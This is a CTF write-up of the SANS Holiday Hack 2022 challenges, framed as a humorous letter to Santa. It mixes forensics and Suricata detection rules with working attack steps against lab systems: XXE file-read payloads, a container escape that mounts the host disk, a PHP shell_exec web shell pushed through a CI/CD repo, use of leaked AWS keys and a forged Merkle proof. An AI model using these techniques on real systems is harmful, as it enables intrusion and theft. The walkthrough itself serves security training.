December 19th 2022

Santa Claus

The North Pole

Dear Santa Claus,

I again have saved Christmas this year, I have already sent you a link to my video presentation and this is just a backup in case you have more technology troubles like you seem to do every year right before Christmas.

Also I would like to point out that last year for Christmas I asked for a Holiday Hack challenge coin, it must have been dropped on your sleigh like that kid did with his bell in that movie my wife makes me watch every year.

We started at the North Pole orientation again this year, Jingle Ringford just needed me to type ‘answer’ into the terminal.

Next was the KringleCoin Teller Machine, this was how I got my Wallet ID and secret key. I need to be honest I failed to write down my key so I might be sliding towards the naughty list. But it was not totally my fault, I think we need mobile device support for future KTM releases.

After this I went into the North Pole and had a short and professional visit with you.

Next, I proceeded to a door that looked suspiciously like a hobbit door. Down the ladder and into the Hall of Talks. At the far end of the hall there is a secret door! Gasp! There inside was a chest with some hints in it.

Down the next ladder and just before I got to the bottom there was yet again another secret door with another chest at the end. After I collected that I went to the Tolkien Ring door, again suspicious spelling.

On the other side of the door was Sparkle Redberry and the Wireshark Phishing terminal. Sparkle had a PCAP and some questions for me.

1. What type of objects can be exported from the PCAP?
   1. It is HTTP.
2. What is the filename of the largest file we can export.
   1. Apa.php
3. What packet number starts that app.php file?
   1. 687
4. What is the IP address of the Apache server?
   1. There is a GET command on packet 6, the server is 192.185.57.242 .
5. What file is saved to the infected host?
   1. If you right click on the GET on packet 6 and select Follow HTTP Stream you can see the file that is downloaded in the code. It is saveAs(blob1, 'Ref\_Sept24-2020.zip'); .
6. Attackers used bad TLS certificates in this traffic. Which countries were they registered to?
   1. Filter in Wireshark for ‘ssl.handshake.type == 11’ the countries are IE, IL, SS.
7. Is this host infected?
   1. Yes

After I finished with Sparkle, Dusty Giftwrap seemed to be just standing there next to another terminal, Windows Event Logs.

So I stopped to help Dusty too, they needed help reviewing logs.

1. When did the attack start?
   1. December 24th 2022, which is odd since its in the future. But what do I know.
2. An attacker got a secret from a file. What was the original file’s name?
   1. recipe.txt
3. The contents of the previous file were retrieved, changed, and stored to a variable by the attacker. This was done multiple times.
   1. The ‘=’ is used to store contents to a variable. Look for those in the logs. *$foo = Get-Content .\Recipe| % {$\_ -replace 'honey', 'fish oil'}*
4. After storing the altered file contents into the variable, the attacker used the variable to run a separate command that wrote the modified data to a file. This was done multiple times.
   1. In powershell would need a pipe to do that “|”. Look for those. $foo | Add-Content -Path 'Recipe'
5. The attacker ran the previous command against one file multiple times. What is the name of this file?
   1. We know this from our other answers. Recipe.txt
6. Were any files deleted?
   1. Yes, look for powershell delete commands in the log.
7. Was the original file deleted?
   1. No.
8. What is the Event ID of the logs that show the actual command lines the attacker typed and ran?
   1. We saw that previously also, 4104.
9. Is the secret ingredient compromised?
   1. Yes, we saw it being changed.
10. What is the secret ingredient.
    1. It was replaced by ‘fish oil’, it was ‘honey’.

I was still suck on a two-dimensional plane, so I continued along and saw Fitzy Shortstack looking lost in front of the Suricata Regatta terminal.

1. First create a Suricata rule to catch DNS lookups for ‘adv.epostoday.uk’. Whenever there's a match, the alert message should read Known bad DNS lookup possible Dridex infection.
   1. alert dns $HOME\_NET any -> any any (msg:"Known bad DNS lookup, possible Dridex infection"; dns.query; content:"adv.epostoday.uk"; nocase; sid:202528; rev:4;)
2. STINC thanks you for your work with that Dee eN eS record! In this P. CAP, it points to 192 185 57 242. Develop a Suricata rule that alerts whenever the infected IP address 192 185 57 242 communicates with internal systems over hypertext transfer protocol. When there's a match, the message should read Investigate suspicious connections, possible Dridex infection
   1. We are going to need to look for traffic going both directions. We can use HOME\_NET for this. alert http 192.185.57.242 any -> $HOME\_NET any (msg:"Investigate suspicious connections, possible Dridex infection"; sid:25218; rev:4;)   
      alert http $HOME\_NET any -> 192.185.57.242 any (msg:"Investigate suspicious connections, possible Dridex infection"; sid:25219; rev:4;)
3. We heard that some naughty actors are using Tee eL eS certificates with a specific common name. Develop a Suricata rule to match and alert on an SSL certificate for heardbellith.Icanwepeh.nagoya. When your rule matches, the message should read Investigate bad certificates, possible Dridex infection.
   1. alert tls any any -> any any (msg:"Investigate bad certificates, possible Dridex infection"; tls.cert\_subject; content:"CN=heardbellith.Icanwepeh.nagoya"; nocase; sid:10;)
4. Okay, one more to rule them all and in the darkness find them. Let's watch for one line from the JavaScript: let byteCharacters = atob. Oh, and that string might be GZip compressed - I hope that's Okay! Just in case they try this again, please alert on that HTTP data with message Suspicious JavaScript function, possible Dridex infection
   1. Use file\_data.  
      alert http any any -> any any (msg:"Suspicious JavaScript function, possible Dridex infection"; file\_data; content:"let byteCharacters = atob"; nocase; sid:11;)

After I ran rule checker of the last time the big fuzzy thing left. I got a ring too!

I turned around to leave, but I found a hidden door under the table and was able to collect another chest.

Back outside and I continued down the ladders to Elfen Ring door. Before going into the door, I found a hidden rope and I was able to go down and collect another chest!

On the other side of the door was a boat??

I was able to get in the boat and it only seemed to go in one direction again. Bow Ninecandle was there next to a terminal called ‘Clone with a Difference’.

1. We just need you to clone one repo.  
   git clone git at haugfactory.com asnowball/aws\_scripts.git   
   This should be easy, right?  
   Thing is: it doesn't seem to be working for me. This is a public repository though. I'm so confused! Cat the README.md file.
   1. The command Bow is using, uses SSH and if this is a public repository, we should try http.  
      git clone <https://haugfactory.com/asnowball/aws_scripts.git>  
      The answer is maintainers.

The next terminal was ‘Prison Escape’ with Tinsel Upatree.

1. Escape from a container. Get hints for this challenge from Bow Ninecandle in the Elfen Ring. What hex string appears in the host file /home/jailer/.ssh/jail.key.priv?
   1. We have some commands in this jail that we can run. SUDO! Will be important. We also have access to /dev.  
      We can mount a the disk from /dev and view its content.  
      sudo su -  
      ls /dev  
      mkdir /mnt/t  
      mount /dev/vda /mnt/t  
      cd /mnt/t/home/jailer/.ssh/  
      cat cat jail.key.priv   
        
      082bb339ec19de4935867

Rippin Proudboot, which sounded awfully familiar was standing in there too with a ‘Jolly CI/CD’ terminal.

1. Greetings Noble Player,   
   Many thanks for answering our desperate cry for help!  
   You may have heard that some evil Sporcs have opened up a web-store selling counterfeit banners and flags of the many noble houses found in the land of the North! They have leveraged some dastardly technology to power their storefront, and this technology is known as PHP!   
     
   \*\*\*gasp\*\*\*   
   This strorefront utilizes a truly despicable amount of resources to keep the website up. And there is only a certain type of Christmas Magic capable of powering such a thing…   
     
   an Elfen Ring!  
     
   Along with PHP there is something new we've not yet seen in our land.   
   A technology called Continuous Integration and Continuous Deployment!   
   Be wary!  
   Many fair elves have suffered greatly but in doing so, they've managed to secure you a persistent connection on an internal network.   
     
   BTW take excellent notes!   
     
   Should you lose your connection or be discovered and evicted the elves can work to re-establish persistence. In fact, the sound off fans and the sag in lighting tells me all the systems are booting up again right now.   
   Please, for the sake of our Holiday help us recover the Ring and save Christmas!
   1. We are going to use our git skills to gain access to the repo. Then use this access to escalate our privileges to that repo then push changes back to the repo and effect a target on the network. Tinsel Upatree can tell use our target repo.  
      First we are going to use http to do another git clone.  
      git clone <http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git>  
        
      Change dir in to the repository we just got. Then run git log and we can review the commit log.  
      commit e19f653bde9ea3de6af21a587e41e7a909db1ca5  
      Author: knee-oh [sporx@kringlecon.com](mailto:sporx@kringlecon.com)  
      Date: Tue Oct 25 13:42:54 2022 -0700   
        
      whoops  
      This looks like a good place to start. We can use git diff to see what was changed in this commit. There is what we need right there. A private and public key.   
      Copy both, but we only need the private. Make sure to skip the extra dashes or this will suck for you.  
      We cannot just name the private key like it was in the diff. Create a new file after doing a sudo to root in .ssh called id\_ed25519 then run chmod 600 on the file so we are correct. Now we should be able to run git over ssh.  
      git clone [git@172.18.0.150:rings-of-powder/wordpress.flag.net.internal.git](mailto:git@172.18.0.150:rings-of-powder/wordpress.flag.net.internal.git)  
      We now have the ability to make changes in this repo and push them back!  
      We can add a new file called cat.php with the content of;  
      <?php  
      $s = shell\_exec('/bin/cat /flag.txt');  
      echo "$s";  
      ?>  
      We need to get git to know about this too.  
      git add cat.php  
      git commit  
      git push  
      We should now be able to run that php file and get our answer.  
      wget wordpress.flag.net.internal/cat.php  
      oI40zIuCcN8c3MhKgQjOMN8lfYtVqcKT

That is our Elfen Ring!

Back out again and further down the ladders to the ‘Web Ring’. We will see Alabaster Snowball standing in the dark. I think we found him like this last year?

Alabaster will give us a zip file with a log and PCAP file in it. We will use wireshark and tcpdump for this.

1. Most of the traffic to this site is nice, but one IP address is being naughty. Which is it?
   1. In wireshark, click ‘Statistics -> Endpoints’. Its 18.222.86.32.
2. The first attack was a brute force login, what was the first username used?
   1. Use tcpdump -Ar vitim.pcap | grep -i ‘username=’ | head  
      The answer is Alice.
3. The next attack is forced browsing where the naughty one is guessing URLs. What is the first URL guessed?
   1. Check the log file, we need a string of 404’s followed by a 200. Its ‘/proc’.
4. The last attack used XXE to get secret keys from the IMDS service. What URL did the attacker force the server to fetch.
   1. There is a specific IP that hosts this kind of stuff. 169.254.169.254. Use tcpdump.  
      tcpdump -Ar vitim.pcap host 169.254.169.254  
      http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance

Hal Tandybuck is next to the Boria Mine door. I used to own a Tandy it was my first computer. This terminal is asking us to unlock 6 locks to gain access to the mine.

1. You need to use SVG to unlock them, SVG shapes are good and SVG paths are better. Only lock 4 and 5 have protections and they are only client side.
   1. To disable the client side protections, use the firefox dev console. Right-click the lock and go to inspect. Find the <form and the onblur statement. Just remove the onblur completely.  
      Graphical user interface, text, application

      Description automatically generated

One more challenge to get the Web Ring.

It is time for Glamtariel's Fountain. There are several items in the fountain, by click and dragging them. Which took me much toon long to figure out, you can get responses (hints) from either her or the thing filled with water. Once you do this enough, we will stop at a screen with 4 rings. Now we can go to work.

The Firefox dev console is all that you need for this challenge. We know that she has a ringlist, this is what we need to find.

We have hints about APP. Watching the traffic we can also see things hosted in /static/images/.

What if we tried something like;

Drop an item on the princess and let us edit and resend it in the console. Change the content-type to application/xml. Then we can use this as the payload.

<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///app/static/images/ringlist.txt" > ]>  
<root>  
<imgDrop>&xxe;</imgDrop>  
<who>princess</who>  
<reqType>xml</reqType>  
</root>

Txt is part of our hints, a simple format. This will get us a response back.

"appResp": "Ah, you found my ring list! Gold, red, blue - so many colors! Glad I don't keep any secrets in it any more! Please though, don't tell anyone about this.^She really does try to keep things safe. Best just to put it away. (click)",  
  
"droppedOn": "none",  
"visit": "static/images/pholder-morethantopsupersecret63842.png,262px,100px"

If we view this image, we get more hints.

Map

Description automatically generated

There is a new folder to look in with two rings mentioned. But if you were paying attention to our hints she was really excited about the silver ring. Lets try that.

<?xml version="1.0" encoding="UTF-8" ?>  
<!DOCTYPE imgDrop [<!ENTITY xxe SYSTEM "file:///app/static/images/x\_phial\_pholder\_2022/silverring.txt" >]>  
<root>   
<imgDrop>&xxe;</imgDrop>  
<who>princess</who>  
<reqType>xml</reqType> </root>  
{ "appResp": "I'd so love to add that silver ring to my collection, but what's this? Someone has defiled my red ring! Click it out of the way please!.^Can't say that looks good. Someone has been up to no good. Probably that miserable Grinchum!",  
"droppedOn": "none",  
"visit": "static/images/x\_phial\_pholder\_2022/redring-supersupersecret928164.png,267px,127px"}

With another image to view, the red ring.

A picture containing text

Description automatically generated

Let’s check out goldring\_to\_be\_deleted.txt.

<?xml version="1.0" encoding="UTF-8" ?>  
<!DOCTYPE imgDrop [<!ENTITY xxe SYSTEM "file:///app/static/images/x\_phial\_pholder\_2022/goldring\_to\_be\_deleted.txt" >]>  
<root>  
 <imgDrop>&xxe;</imgDrop>  
 <who>princess</who>  
 <reqType>xml</reqType> </root>  
{ "appResp": "Hmmm, and I thought you wanted me to take a look at that pretty silver ring, but instead, you've made a pretty bold REQuest. That's ok, but even if I knew anything about such things, I'd only use a secret TYPE of tongue to discuss them.^She's definitely hiding something.",  
 "droppedOn": "none",  
 "visit": "none" }

This took me forever to figure out what to do with. It is another hint that is pointing at <reqType>. This is what I figured out.

<?xml version="1.0" encoding="UTF-8" ?>  
<!DOCTYPE imgDrop [<!ENTITY xxe SYSTEM "file:///app/static/images/x\_phial\_pholder\_2022/goldring\_to\_be\_deleted.txt" >]>  
<root>  
 <imgDrop>img1</imgDrop>  
 <who>princess</who>  
 <reqType>&xxe;</reqType> </root>  
{ "appResp": "No, really I couldn't. Really? I can have the beautiful silver ring? I shouldn't, but if you insist, I accept! In return, behold, one of Kringle's golden rings! Grinchum dropped this one nearby. Makes one wonder how 'precious' it really was to him. Though I haven't touched it myself, I've been keeping it safe until someone trustworthy such as yourself came along. Congratulations!^Wow, I have never seen that before! She must really trust you!",  
 "droppedOn": "none",  
 "visit": "static/images/x\_phial\_pholder\_2022/goldring-morethansupertopsecret76394734.png,200px,290px"}

Answer is goldring-morethansupertopsecret76394734.png

That’s it, for the Web Ring.

Back out and down the ladders again for the Cloud Ring. Once we are in the Cloud Ring level head all the way to the left and there is another chest for us to collect.

Jill Underpole is standing next to another terminal for us. We can type the following to solve this terminal.

Aws help

Aws configure.

The values for this command are above and you can just copy and paste them.

Aws get-caller-identity.

Done.

Getty Snowburrow has some git and trufflehog stuff for us to do. I installed trufflehog on kali and used git clone over http to get the repository.

git clone <https://haugfactory.com/asnowball/aws_scripts.git>  
trufflehog aws\_scripts

+# Start main  
diff --git a/put\_policy.py b/put\_policy.py  
index f7013a9..d78760f 100644  
--- a/put\_policy.py  
+++ b/put\_policy.py  
@@ -4,8 +4,8 @@ import json  
 iam = boto3.client('iam',  
 region\_name='us-east-1',  
- aws\_access\_key\_id="AKIAAIDAYRANYAHGQOHD",  
- aws\_secret\_access\_key="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",

Our creds are in put\_policy.py again, that is a great file!

Head up the ladder to Sulfrod and his unnamed terminal.

For this one, we do not need to clone like we did with the previous trufflehog, we can run it directly against the site.

trufflehog git <https://haugfactory.com/asnowball/aws_scripts.git>  
git clone <https://haugfactory.com/asnowball/aws_scripts.git>  
cd aws\_scripts  
git diff 106d33e1ffd53eea753c1365eafc6588398279b5  
+++ b/put\_policy.py  
@@ -4,8 +4,8 @@ import json  
 iam = boto3.client('iam',  
 region\_name='us-east-1',  
- aws\_access\_key\_id="AKIAAIDAYRANYAHGQOHD",  
- aws\_secret\_access\_key="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",

aws configure  
AWS Access Key ID [None]: AKIAAIDAYRANYAHGQOHD  
AWS Secret Access Key [None]: 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  
Default region name [None]: us-east-1  
Default output format [None]:

Then run aws sts get-caller-identity. We need to find the policies attached to our user.  
aws iam list-attached-user-policies --user-name haug

Now view or get the policy attached to your user.  
aws iam get-policy --policy-arn "arn:aws:iam::602123424321:policy/TIER1\_READONLY\_POLICY"

Get the default version.   
aws iam get-policy-version --version-id v1 --policy-arn "arn:aws:iam::602123424321:policy/TIER1\_READONLY\_POLICY"

Inline policies are policies that are unique to a particular identity or resource. Use the AWS CLI to list the inline policies associated with your user.  
aws iam list-user-policies --user-name haug

Now, use the AWS CLI to get the only inline policy for your user.  
aws iam get-user-policy --user-name haug --policy-name S3Perms

The inline user policy named S3Perms disclosed the name of an S3 bucket that you have permissions to list objects. List those objects!  
aws s3api list-objects --bucket smogmachines3

Use aws lamda to list functions.  
aws lambda list-functions

Lambda functions can have public URLs from which they are directly accessible.

Use the AWS CLI to get the configuration containing the public URL of the Lambda function.  
aws lambda get-function-url-config --function-name smogmachine\_lambda

We now have the Cloud Ring. That was a tough one!

On to our last ring, I went back outside and started down the ladders again. At the bottom of the ladder do not go into the Burning Ring of Fire door just yet. Head to the right and we can get one more chest. I would give you specific directions, but I did not write them done, and I don’t want to do it again. So GLHF.

The first thing we need to do here is purchase a hat, you will need your secret key. I did not have mine so I will show you how to recover that. Go back up to the North Pole, go beside the main building on its left and head up then to the right.



Head right to go inside. Visit the Santa Magic terminal to get your key back.

A picture containing text



Description automatically generated

Then we can go back to get our hat. Browse the hat thing and pick the hat you want, take note of the wallet and ID. Then go to the KTM approve a that transaction and you can go back and get your shinny new hat.

At the bottom of the ladder there is two terminals, we want to start with the one next to Slicmer. Blockchain Explorer.

1. Use the Blockchain Explorer in the Burning Ring of Fire to investigate the contracts and transactions on the chain. At what address is the KringleCoin smart contract deployed?
   1. Block 4 has our answer, I checked a few blocks out with TO and FROM and this came up more than a few times.  
      0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554

Now for the last challenge, this is rated as a 5 tree difficulty. But do not worry it is not that hard. I still have nightmares about question 11b, so this was a walkthrough.

1. Exploit flaws in a smart contract to buy yourself a Bored Sporc NFT.
   1. The first thing you should do is have all of the chests so we can get the hint to get to the Professors repository.  
      <https://github.com/QPetabyte/Merkle_Trees>  
      Clone the tree and follow the instructions and start the included docker.  
      Copy the included script so we can make changes in side the docker instance. I copied mine to t.py.  
      We are going to need two things, our wallet ID and a valid wallet off the gallery. We are going to use this information to fake our validity so we can get one of them NFTs. With out explaining the whole process this image sums it up really well.  
        
      We are going to be providing 3 to the script, N4 is what we are taking off the site. Our result is going to be a new root and proof. In the script edit the allow list, add the wallet we got from the gallery first then our own. Then go down to the print proof line and we need to tell it to print the second member off the array and not the first. Our answer should look something like this.  
        
      Now we just need to send this information to the web server to complete our purchase.  
      Go to the presale tab and open the Firefox dev tools again.  
      Put anything in the two boxes and click ‘Go!’ it is going to fail but we are good with that.  
      Edit and resend that post, we are going to edit it with our calculated ROOT and PROOF and our WALLETID. Click Send!  
      BOOM   
      We got it.  
        
      { "Response": "Success! You are now the proud owner of BSRS Token #000112. You can find more information at https://boredsporcrowboatsociety.com/TOKENS/BSRS112, or check it out in the gallery!<br>Transaction: 0x852ebb7579d86f6bb785cb11b4775ef33f76bb959ef0f24a1e5ffc3a910da46c, Block: 51446<br><br>Remember: Just like we planned, tell everyone you know to <u><em>BUY A BoredSporc</em></u>.<br>When general sales start, and the humans start buying them up, the prices will skyrocket, and we all sell at once!<br><br>The market will tank, but we'll all be rich!!!"}  
        
      P.S. I hope you also enjoyed my video.

Love,

Dan